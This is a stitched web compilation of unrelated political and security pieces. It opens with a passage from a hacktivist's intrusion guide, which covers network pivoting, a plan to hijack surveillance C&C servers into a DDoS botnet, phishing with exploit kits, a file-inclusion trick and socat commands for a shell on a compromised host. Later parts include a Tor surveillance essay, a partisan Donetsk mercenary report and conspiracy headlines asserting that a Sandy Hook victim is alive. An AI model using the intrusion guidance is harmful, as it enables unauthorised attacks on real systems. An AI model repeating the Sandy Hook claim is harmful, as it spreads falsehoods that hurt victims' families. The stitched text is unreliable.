everything interesting on it. Root wouldn’t get much of anything new, so I move
on to the rest of the network.
–[ 6 ]– Pivoting
The next step is to look around the local network of the box you hacked. This
is pretty much the same as the first Scanning & Exploiting step, except that
from behind the firewall many more interesting services will be exposed. A
tarball containing a statically linked copy of nmap and all its scripts that you
can upload and run on any box is very useful for this. The various nfs-* and
especially smb-* scripts nmap has will be extremely useful.
The only interesting thing I could get on finsupport’s local network was another
webserver serving up a folder called ‘qateam’ containing their mobile malware.
–[ 7 ]– Have Fun
Once you’re in their networks, the real fun starts. Just use your imagination.
While I titled this a guide for wannabe whistleblowers, there’s no reason to
limit yourself to leaking documents. My original plan was to:
1) Hack Gamma and obtain a copy of the FinSpy server software
2) Find vulnerabilities in FinSpy server.
3) Scan the internet for, and hack, all FinSpy C&C servers.
4) Identify the groups running them.
5) Use the C&C server to upload and run a program on all targets telling them
who was spying on them.
6) Use the C&C server to uninstall FinFisher on all targets.
7) Join the former C&C servers into a botnet to DDoS Gamma Group.
It was only after failing to fully hack Gamma and ending up with some
interesting documents but no copy of the FinSpy server software that I had to
make due with the far less lulzy backup plan of leaking their stuff while
mocking them on twitter.
Point your GPUs at FinSpy-PC+Mobile-2012-07-12-Final.zip and crack the password
already so I can move on to step 2!
–[ 8 ]– Other Methods
The general method I outlined above of scan, find vulnerabilities, and exploit
is just one way to hack, probably better suited to those with a background in
programming. There’s no one right way, and any method that works is as good as
any other. The other main ways that I’ll state without going into detail are:
1) Exploits in web browers, java, flash, or microsoft office, combined with
emailing employees with a convincing message to get them to open the link or
attachment, or hacking a web site frequented by the employees and adding the
browser/java/flash exploit to that.
This is the method used by most of the government hacking groups, but you don’t
need to be a government with millions to spend on 0day research or subscriptions
to FinSploit or VUPEN to pull it off. You can get a quality russian exploit kit
for a couple thousand, and rent access to one for much less. There’s also
metasploit browser autopwn, but you’ll probably have better luck with no
exploits and a fake flash updater prompt.
2) Taking advantage of the fact that people are nice, trusting, and helpful 95%
of the time.
The infosec industry invented a term to make this sound like some sort of
science: “Social Engineering”. This is probably the way to go if you don’t know
too much about computers, and it really is all it takes to be a successful
hacker [0].
[0] https://www.youtube.com/watch?v=DB6ywr9fngU
–[ 9 ]– Resources
Links:
* https://www.pentesterlab.com/exercises/
* http://overthewire.org/wargames/
* http://www.hackthissite.org/
* http://smashthestack.org/
* http://www.win.tue.nl/~aeb/linux/hh/hh.html
* http://www.phrack.com/
* http://pen-testing.sans.org/blog/2012/04/26/got-meterpreter-pivot
* http://www.offensive-security.com/metasploit-unleashed/PSExec_Pass_The_Hash
* https://securusglobal.com/community/2013/12/20/dumping-windows-credentials/
* https://www.netspi.com/blog/entryid/140/resources-for-aspiring-penetration-testers
(all his other blog posts are great too)
* https://www.corelan.be/ (start at Exploit writing tutorial part 1)
* http://websec.wordpress.com/2010/02/22/exploiting-php-file-inclusion-overview/
One trick it leaves out is that on most systems the apache access log is
readable only by root, but you can still include from /proc/self/fd/10 or
whatever fd apache opened it as. It would also be more useful if it mentioned
what versions of php the various tricks were fixed in.
* http://www.dest-unreach.org/socat/
Get usable reverse shells with a statically linked copy of socat to drop on
your target and:
target$ socat exec:’bash -li’,pty,stderr,setsid,sigint,sane tcp-listen:PORTNUM
host$ socat file:`tty`,raw,echo=0 tcp-connect:localhost:PORTNUM
It’s also useful for setting up weird pivots and all kinds of other stuff.
Books:
* The Web Application Hacker’s Handbook
* Hacking: The Art of Exploitation
* The Database Hacker’s Handbook
* The Art of Software Security Assessment
* A Bug Hunter’s Diary
* Underground: Tales of Hacking, Madness, and Obsession on the Electronic Frontier
* TCP/IP Illustrated
Aside from the hacking specific stuff almost anything useful to a system
administrator for setting up and administering networks will also be useful for
exploring them. This includes familiarity with the windows command prompt and unix
shell, basic scripting skills, knowledge of ldap, kerberos, active directory,
networking, etc.
–[ 10 ]– Outro
You’ll notice some of this sounds exactly like what Gamma is doing. Hacking is a
tool. It’s not selling hacking tools that makes Gamma evil. It’s who their
customers are targeting and with what purpose that makes them evil. That’s not
to say that tools are inherently neutral. Hacking is an offensive tool. In the
same way that guerrilla warfare makes it harder to occupy a country, whenever
it’s cheaper to attack than to defend it’s harder to maintain illegitimate
authority and inequality. So I wrote this to try to make hacking easier and more
accessible. And I wanted to show that the Gamma Group hack really was nothing
fancy, just standard sqli, and that you do have the ability to go out and take
similar action.
Solidarity to everyone in Gaza, Israeli conscientious-objectors, Chelsea
Manning, Jeremy Hammond, Peter Sunde, anakata, and all other imprisoned
hackers, dissidents, and criminals!

Israel is under an obligation to terminate its breaches of international law; it is under an obligation to cease forthwith the works of construction of the wall being built in the Occupied Palestinian Territory, including in and around East Jerusalem, to dismantle forthwith the structure therein situated, and to repeal or render ineffective forthwith all legislative and regulatory acts relating thereto, in accordance with paragraph 151 of this Opinion; -International Court of Justice in the Hague Press Release 2004/28
Speaking engagement :The Intifada within the American, Israeli, Islamic Triangle was a debate that took place on the 8th of November 1989 at the University of Pennsylvania .
Sponsored by The International Student Council
Co-Sponsored by: Senior VP for Research and Dean of the Graduate School, Vice Provost and Dean of Undergraduate Education, School of Communications, Middle East Studies Comittee, University Office of International Prgorams, Department of Political Science, Department of History.

In the ongoing drizzle of Snowden revelations the public has witnessed a litany of calls for the widespread adoption of online anonymity tools. One such technology is Tor, which employs a network of Internet relays to hinder the process of attribution. Though advocates at the Electronic Frontier Foundation openly claim that “Tor still works[1]” skepticism is warranted. In fact anyone risking incarceration (or worse) in the face of a highly leveraged intelligence outfit like the NSA would be ill- advised to put all of their eggs in the Tor basket. This is an unpleasant reality which certain privacy advocates have been soft-pedaling.
The NSA Wants You To Use Tor
Tor proponents often make a big deal of the fact that the NSA admits in its own internal documents that “Tor Stinks,” as it makes surveillance more work-intensive[2]. What these proponents fail to acknowledge is that the spies at the NSA also worry that Internet users will abandon Tor:
“[A] Critical mass of targets use Tor. Scaring them away from Tor might be counterproductive”
Go back and re-read that last sentence. Tor is a signal to spies, a big waving flag that gets their attention and literally draws them to your network traffic[3]. Certain aspects of Tor might “stink” but ultimately the NSA wants people to keep using Tor. This highlights the fact that security services, like the FBI[4], have developed sophisticated tools to remove the veil of anonymity that Tor aims to provide.
For example, the Washington Post reports[5]:
“One document provided by Snowden included an internal exchange among NSA hackers in which one of them said the agency’s Remote Operations Center was capable of targeting anyone who visited an al-Qaeda Web site using Tor.”
It’s well known that Tor is susceptible to what’s called a traffic confirmation attack (AKAend-to-endcorrelation), where an entity monitoring the network traffic on both sides of a Tor session can wield statistical tools to identify a specific communication path. Keep in mind that roughly 90 percent of the world’s internet communication flows through the United States[6], so it’s easy for U.S. intelligence to deploying this approach by watching data flows around entry and exit points[7].
Another method involves “staining” data with watermarks. For example, the NSA has been known to mark network traffic by purchasing ad space from online companies like Google. The ads cause web browsers to create a cookie artifact on the user’s computer which identifies the machine viewing the ad[8]. IP addresses may change but the cookie and its identifiers do not.
De-cloaking Tor users doesn’t necessarily require a federal budget either. According to a couple of researchers slated to speak at Black Hat in a few weeks[9]:
“In our analysis, we’ve discovered that a persistent adversary with a handful of powerful servers and a couple gigabit links can de-anonymize hundreds of thousands Tor clients and thousands of hidden services within a couple of months. The total investment cost? Just under $3,000.”
Client Network Exploitation (CNE) Trumps Crypto
Back in 2009 security researcher Joanna Rutkowska implemented what she dubbed the “Evil Maid” attack to foil TrueCrypt’s disk encryption scheme[10]. By compromising the Windows boot environment her team was able to capture the hard disk’s encryption passphrase and circumvent TrueCrypt’s protection. While users can [usually] defend against this sort of monkey business, by relying on a trusted boot process, the success of the Evil Maid attack underscores the capacity for subversion to trump encryption.
This type of client-side exploitation can be generalized for remote network-based operations. In a nutshell, it doesn’t matter how strong your network encryption is if a spy can somehow hack your computer and steal your encryption passphrase (to decrypt your traffic) or perhaps just pilfer the data that they want outright.
Enter the NSAs QUANTUM and FOXACID tag team. QUANTUM servers have the ability to mimic web sites and subsequently re-direct user requests to a second set of FOXACID servers which infects the user’s computer with malware[11]. Thanks to Ed Snowden it’s now public knowledge that the NSA’s goal is to industrialize this process of subversion (a system codenamed TURBINE[12]) so it can be executed on an industrial scale. Why go to the effort of decrypting Tor network traffic when spies can infect, infiltrate, and monitor millions of machine at a time?
Is it any wonder that the Kremlin has turned to old-school typewriters[13] and that German officials have actually considered a similar move[14]? In the absence of a faraday cage even tightly configured air- gapped systems can be breached using clever radio and cellular-based rootkits[15]. As one user shrewdly commented in an online post[16]:
“Ultimately, I believe in security. But what I believe about security leaves me far from the cutting edge; my security environment is more like bearskins and stone knives, because bearskins and stone knives are simple enough that I can *know* they won’t do something I don’t want them to do. Smartphones and computers simply cannot provide that guarantee. The parts of their security models that I do understand, *won’t* prevent any of the things I don’t want them to do.”
Software is hard to trust, there are literally thousands upon thousands of little nooks where a flaw can be “accidentally” inserted to provide a back door. Hardware is even worse.
Denouement
About a year ago John Young, the operator of the leaks site Cryptome, voiced serious concerns in a mailing list thread about the perception of security being conveyed by tools like Tor[17]:
“Security is deception. Comsec a trap. Natsec the mother of secfuckers”
Jacob Appelbaum, who by the way is intimately involved with the Tor project, responded:
“Whatever you’re smoking, I wish you’d share it with the group”
Appelbaum’s cavalier dismissal fails to appreciate the aforementioned countermeasures. What better way to harvest secrets from targets en mass than to undermine a ubiquitous technology that everyone thinks will keep them safe? Who’s holding the shit-bag now? For activists engaged in work that could get them executed, relying on crypto as a universal remedy is akin to buying snake oil. John Young’s stance may seem excessive to Tor promoters like Appelbaum but if Snowden’s revelations have taught us anything it’s that the cynical view has been spot on.
Bill Blunden is an independent investigator whose current areas of inquiry include information security, anti-forensics, and institutional analysis. He is the author of several books, including The Rootkit Arsenal and Behold a Pale Farce: Cyberwar, Threat Inflation, and the Malware-IndustrialComplex. Bill is the lead investigator at Below Gotham Labs.
End Notes
1 Cooper Quintin, “7 Things You Should Know About Tor,” Electronic Frontier Foundation, July 1, 2014, https://www.eff.org/deeplinks/2014/07/7-things-you-should-know-about-tor
2 ‘Tor Stinks’ presentation, Guardian, October 4, 2013,http://www.theguardian.com/world/interactive/2013/oct/04/tor-stinks-nsa-presentation-document
3 J. Appelbaum, A. Gibson, J. Goetz, V. Kabisch, L. Kampf, L. Ryge, “NSA targets theprivacy-conscious,” http://daserste.ndr.de/panorama/aktuell/nsa230_page-1.html
4 Kevin Poulsen, “FBI Admits It Controlled Tor Servers Behind Mass Malware Attack,”
Wired, September 13, 2013, http://www.wired.com/threatlevel/2013/09/freedom-hosting-fbi/
5 Barton Gellman, Craig Timberg, and Steven Rich, “Secret NSA documents show campaign against Tor encrypted network,” Washington Post, October 4, 2013
6 James Ball, “NSA stores metadata of millions of web users for up to a year, secret files show,” Guardian, September 30, 2013, http://www.theguardian.com/world/2013/sep/30/nsa-americans-metadata-year-documents/print
7 Maxim Kammerer, [tor-talk] End-to-end correlation for fun and profit, August 20, 2007,https://lists.torproject.org/pipermail/tor-talk/2012-August/025254.html
8 Seth Rosenblatt, “NSA tracks Google ads to find Tor users,” CNET, October 4, 2013, http://news.cnet.com/8301-1009_3-57606178-83/nsa-tracks-google-adsto-find-tor-users/
9 Alexander Volynkin & Michael McCord, “You Don’t Have to be the NSA to Break Tor: Deanonymizing Users on a
Budget,” Black Hat USA 2014, https://www.blackhat.com/us-14/briefings.html#you-dont-have-to-be-the-nsa-to-break-tor-deanonymizing-users-on-a-budget
10 Joanna Rutkowska, “Evil Maid goes after TrueCrypt!” Invisible Things Lab’s Blog, October 16, 2009, http://theinvisiblethings.blogspot.com/2009/10/evil-maid-goes-after-truecrypt.html
11 Bruce Schneier, “Attacking Tor: how the NSA targets users’ online anonymity,” Guardian, October 4, 2013, http://www.theguardian.com/world/2013/oct/04/tor-attacks-nsa-users-online-anonymity/print
12 Ryan Gallagher and Glenn Greenwald, “How the NSA Plans to Infect ‘Millions’ of Computers with Malware,”
Intercept, March 12, 2014, https://firstlook.org/theintercept/article/2014/03/12/nsa-plans-infect-millions-computers-malware/
13 Chris Irvine, “Kremlin returns to typewriters to avoid computer leaks,” Telegraph, July 11, 2014,http://www.telegraph.co.uk/news/worldnews/europe/russia/10173645/Kremlin-returns-to-typewriters-to-avoid-computer-leaks.html
14 Cyrus Farivar, “In the name of security, German NSA committee may turn to typewriters,” Ars Technica, July 14, 2014, http://arstechnica.com/tech-policy/2014/07/in-the-name-of-security-german-nsa-committee-may-turn-to-typewriters/
15 Jacob Appelbaum, “Shopping for Spy Gear: Catalog Advertises NSA Toolbox,” Der Spiegel, December 29, 2013, http://www.spiegel.de/international/world/catalog-reveals-nsa-has-back-doors-for-numerous-devices-a-940994.html
16 “Iron Box Security,” Cryptome, June 6, 2014, http://cryptome.org/2014/06/iron-box-security.htm
17 “Natsec the Mother of Secfuckers,” Cryptome, June 9, 2013, http://cryptome.org/2013/06/nat-secfuckers.htm
Videos have sprung on YouTube alleging that the US private security service formerly known as Blackwater is operating in the eastern Ukrainian city of Donetsk. Western press is hitting back, accusing Russia of fabricating reports to justify “aggression.”
The authenticity of videos allegedly made in downtown Donetsk on March 5 is hard to verify. In the footage, unidentified armed men in military outfits equipped with Russian AK assault rifles and American М4А1 carbines are securing the protection of some pro-Kiev activists amidst anti-government popular protests.
The regional administration building in Donetsk has changed hands many times, with either pro-Russian protesters or pro-Kiev forces declaring capture of the authority headquarters. In the logic of the tape, at some point the new officials appointed by revolutionary Kiev managed to occupy the administration, but then – as the building was surrounded by angry protesters – demanded to secure a safe evacuation.
This is where the armed professionals come in. The protesters, after several moments of shock, start shouting, “Blackwater!,” and “Mercenaries!,” as well as “Faggots!,” and “Who are you going to shoot at?!” But the armed men drive off in the blink of an eye without saying a word.
Surely these men were not Blackwater – simply because such a company does not exist anymore. It has changed its name twice in recent years and is now called Academi.
The latest article on the case, published by the Daily Mail, claims that though these people did look like professional mercenaries, they conducted the operation too openly.
“On the face of it, the uniforms of the people in the videos are consistent with US mercs – they don’t look like Russian soldiers mercs. On the other hand, why run around in public making a show of it?” said DM Dr Nafeez Ahmed, a security expert with the Institute for Policy Research & Development.
“I think the question is whether the evidence available warrants at least reasonable speculation.”
Ahmed also added that “Of course the other possibility is it’s all Russian propaganda.”
Why would Russia need to make such provocation? The Daily Mail explained that “any suggestion that a US mercenary outfit like Blackwater, known now as Academi, had begun operating in east Ukraine could give Russian President Vladimir Putin the pretext for a military invasion.”
Other western media outlets are maintaining that a “Russian invasion” has already began, because the heavily armed military personnel now controlling all major infrastructure in Crimea are “obviously” Russians.
Armed men march outside an Ukrainian military base in the village of Perevalnoye near the Crimean city of Simferopol March 9, 2014.(Reuters / Thomas Peter )
The Daily Beast media outlet went even further. On the last day of February, it published an article alleging that “polite Russians” in Crimea are actually…employees of Russian security service providers.
While there are indeed several military-oriented security service providers in Russia, it however appears highly unlikely that all of them combined could provide personnel for such a wide-scale operation.
At the beginning of the week, Russian state TV reported that several hundred armed men with military-looking bags arrived to the international airport of Kiev.
It was reported that the tough guys are employees of Greystone Limited, a subsidiary of Vehicle Services Company LLC belonging to Blackwater/XE/Academi.
Greystone Limited mercenaries are part of what is called ‘America’s Secret Army,’ providing non-state military support not constrained by any interstate agreements, The Voice of Russia reported.
But they are not the only ones. A Russian national that took part in clashes in Kiev was arrested in Russia’s Bryansk region this week. He made a statement on record that he met a large number of foreigners taking active part in the fighting with police.
He claimed he saw dozens of military-clad people from Germany, Poland, and Turkey, as well as English speakers who were possibly from the US, Russkaya Gazeta reported earlier this week.
Alex Jones RANT- Invalidating the resistance to gun legislation
Anonymous – Activism in Action
Westboro Baptist Church Response, Keystone XL Pipeline – Tar Sands Blockade, Steubenville Rape Case, India Police Officers rape woman – Anon responds
FEATURE DISCUSSION:
Most Dangerous U.S. Government Agencies
CRAZY RANDOM
Sandy Hook – Blown Wide Open – United Way ‘Tradgedy’ Fund, set up days before Emilie Parker – definitely still alive- pictured with Obama
A communication professor known for conspiracy theories has stirred controversy at Florida Atlantic University with claims that last month’s Newtown, Conn., school shootings did not happen as reported — or may not have happened at all.
FPS Russia – manager killed!?!?! John Noveske Car Accident!?!
Anti-coal activist wipes $314 million from coal company’s stock value with one hoax press release!
Prodigy has been talking about the the Illuminati for years. Long before contemporary hip-hop’s obsession with the secret society, P was vocal about the “enlightened ones” who he believes control the population to push their own agendas though food, television, radio and more.
In this exclusive Complex video, he elaborates on the subject, and also speaks on Kanye West and Jay-Z’s rumored involvement with the group.
About nine months before a Senate subcommittee for investigations report blasted DHS fusion centers as colossal wastes of money, redundant bureaucracies and threats to our liberty, the Department delivered testimony to the House Permanent Select Committee on Intelligence called “Homeland Security and Intelligence: Next Steps in Evolving the Mission.”
The testimony might as well have been called “We Are Doing Important Stuff, Seriously Guys, C’mon, Please Don’t Cut Our Budget!” It seems like every third sentence in it is an implicit acknowledgement and desperate rebuttal of the fact that DHS’ “intelligence mission” is largely redundant. There are 17 intelligence agencies in the United States at present. As the Senate subcommittee for investigations report on fusion centers observed, the “intelligence mission” DHS has spent hundreds of billions of dollars to implement is being more effectively executed by the FBI’s Joint Terrorism Task Force (JTTF) operations.
So what’s left for poor DHS? According to the January 2012 testimony: more of the same, with a (bad) twist. Read the following paragraph from the testimony keeping in mind what we learned here in Boston about the local fusion center’s spying on peaceful First Amendment protected speech and assembly. (We found that the DHS-funded Boston Regional Intelligence Center (BRIC) has been spying on peace activists and labeling them “Extremists” and “HomeSec-Domestic” threats in “intelligence reports” that could easily be shared with the federal government.)
As threat grows more localized, the prospect that a state/local partner will generate the first lead to help understand a new threat, or even an emerging cell, will grow. And the federal government’s need to train, and even staff, local agencies, such as major city police departments, will grow. Because major cities are the focus for threat, these urban areas also will become the sources of intelligence that will help understand these threats at the national level, DHS might move toward decentralizing more of its analytic workforce to partner with state/local agencies in the collection and dissemination of intelligence from the local level.
A translation into non-beltway English: DHS is doubling down on its quest to transform local police departments into mini intelligence agencies. That’s a terrible idea and it is up to us to stop it.
Why resist police federalization? Put simply: we need police departments to respond to local issues, not serve as foot soldiers for the federal spy agencies. Fortunately, terrorism isn’t a major problem in 99% of cities in the United States. As Micah Zenko observes, if you live in the US you are as likely to be killed by your furniture as you are by a terrorist. But that fact has not stopped and will not stop DHS from showering your local police department with money and technology to enable its militarization and federalization, with terror threats as the alibi. Only we can stop this dangerous trend.
And it will likely take some serious organizing. After all, it’s highly unlikely that departments will easily give up access to the “free” federal money for surveillance gadgets and data sharing programs they’ve been raking in for the past ten years. The only way to bring some democracy to this largely shadowy process is to bring it yourself, like people in Oakland are doing right now by stirring up a storm about Alameda County’s plans to acquire surveillance drones.
How can you resist the federal government trying to turn your local police department into a mini-FBI? First you need to know what is going on. Visit your local police department’s website and see if it has posted any information about federal grants for equipment or information sharing programs. File public records requests to the department to learn how any federal monies have been spent over the past five years. (You can file public records requests quickly and easily here.) Then take what you find to the people.
After you’ve learned about what the police department is doing with federal funds, write about it for your local paper. Most local newspapers are happy to accept op-eds from people who live in town. If your area has a Patch online newspaper, write something for that. Spread the word in whatever way you can and make it clear to the local government that you are paying attention to what goes on at the police department.
Finally, bring the issue to your town or city governing body. Here in Massachusetts we have a very strong town government system (the strength of these local offices varies state by state, but it’s a good place to start no matter where you live).
So for example, if your research shows you that the local police department got lots of DHS cash for surveillance cameras and simply installed them without a public conversation on the merits of the enhanced spying, raise the issue with the governing body that controls the police department. Make it clear that you want all future federal grants to the police to be discussed and debated publicly, and that you want your elected officials to play a role in deciding policing procedures. Ask about data policies and whether the information from the cameras can be shared with outside agencies. If there’s the political will in the community, maybe you can get the cameras turned off like people did here in Cambridge, MA.
Let it be known that you want your community to retain local control over your local police. The bureaucrats at DHS will likely be sad if we can work together to reverse the troubling federalization and militarization of our local police departments — it very well might put many of them out of work — but our democracy will be much better off.